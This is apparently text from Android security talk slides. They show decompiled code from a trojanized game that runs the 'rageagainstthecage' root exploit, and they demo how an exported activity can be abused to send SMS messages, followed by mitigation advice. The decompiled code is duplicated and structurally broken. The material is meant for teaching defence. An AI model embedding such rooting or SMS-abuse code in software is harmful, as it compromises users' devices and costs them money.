FileOutputStream localFileOutputStream = new FileOutputStream(localFileDescriptor);
new Thread(new FileInputStream(localFileDescriptor))
{
public void run()
{
byte[] arrayOfByte = new byte[4096];
int i = 0;
while (true)
{
if (i < 0);
String str;
while (true)
{
return;
try
{
i = this.val$in.read(arrayOfByte);
str = new String(arrayOfByte, 0, i);
if (!str.contains("Forked"))
break label172;
Intent localIntent = new Intent(adbRoot.this.ctx, AlarmReceiver.class);
localIntent.putExtra("start", true);
PendingIntent localPendingIntent = PendingIntent.getService(adbRoot.this.ctx, 0, localIntent, 0);
AlarmManager localAlarmManager = (AlarmManager)adbRoot.this.ctx.getSystemService("alarm");
Calendar localCalendar = Calendar.getInstance();
localCalendar.add(13, 5);
localAlarmManager.set(0, localCalendar.getTimeInMillis(), localPendingIntent);
if (adbRoot.this.handler != null)
adbRoot.this.handler.sendEmptyMessage(2);
sleep(1000L);
}
Save a Bundle


JD-GUI File Edit Navigate Search Window Help
(87%) Tue 7:15 PM
Java Decompiler - adbRoot.class
classes_dex2jar.jar
cn.bluesky.fingerbowling
com
admob.android.ads
adwhirl
android.root
AlarmReceiver
Setting
adbRoot
main
udevRoot
mobclix.android.sdk
phonegap
jackpal.androidterm
Exec
adbRoot.class
private boolean runExploid()
{
int i = 0;
File localFile = new File(this.ctx.getFilesDir(), "rageagainstthecage");
if (localFile.exists());
try
{
FileDescriptor localFileDescriptor = Exec.createSubprocess("/system/bin/sh", "-", null, new int[1]);
FileOutputStream localFileOutputStream = new FileOutputStream(localFileDescriptor);
new Thread(new FileInputStream(localFileDescriptor))
{
{
byte[] arrayOfByte = new byte[4096];
int i = 0;
while (true)
{
if (i < 0);
String str;
while (true)
{
return;
try
{
i = this.val$in.read(arrayOfByte);
str = new String(arrayOfByte, 0, i);
if (!str.contains("Forked"))
break label172;
Intent localIntent = new Intent(adbRoot.this.ctx, AlarmReceiver.class);
localIntent.putExtra("start", true);
PendingIntent localPendingIntent = PendingIntent.getService(adbRoot.this.ctx, 0, localIntent, 0);
AlarmManager localAlarmManager = (AlarmManager)adbRoot.this.ctx.getSystemService("alarm");
Calendar localCalendar = Calendar.getInstance();
localCalendar.add(13, 5);
localAlarmManager.set(0, localCalendar.getTimeInMillis(), localPendingIntent);
if (adbRoot.this.handler != null)
adbRoot.this.handler.sendEmptyMessage(2);
sleep(1000L);
}
Save a Bundle

Nonsensical Code

```
while (true)
        {
          if (i < 0);
          String str;
          while (true)
          {
            return;
           try
           {
```

Mitigation

- Store information securely
  - Not on sdcard
  - Not in source code
  - Not world readable

Android Interfaces

- Call other programs
- Don't reinvent the wheel
- Take a picture
- Twitter from photo app

Demo

Exploiting open interface with SMS functionality

Demo Explained

- When it is called it sends an SMS
- Caller can set the number and message
- Sadly this is considered useful!

Demo Explained

- Calls the SMSBroadcastr
- Sends number and message
- Sends an SMS

Code Examples

Vulnerable Code

Malicious Code

SMSBroadcastr

```
public class SMSbroadcastrActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        String message = "test";
        String number = "16013831619";
        Bundle extras = getIntent().getExtras();
        if (extras != null)
        {
        message = extras.getString("message");
        number = extras.getString("number");
        }
        if (message != null &&  number != null)
        {
            SmsManager sm = SmsManager.getDefault();
            sm.sendTextMessage(number, null, message, null, null);
        }
```

SMSIntent

```
public class SMSintentActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        Intent intent=new Intent();
        intent.setComponent(new ComponentName("com.georgia.weidman.broadcast"
            , "com.georgia.weidman.broadcast.SMSbroadcastrActivity"));
        String num = "16013831619";
        String mess = "test test";
        intent.putExtra("number", num);
        intent.putExtra("message", mess);
        startActivity(intent);
```

Mitigations

- Don't have dangerous functionality available in interfaces
- Require user interaction (click ok)
- Require-permission tag in manifest for interface

Contact

Georgia Weidman

georgiaweidman.com bulbsecurity.com

georgia@bulbsecurity.com

@georgiaweidman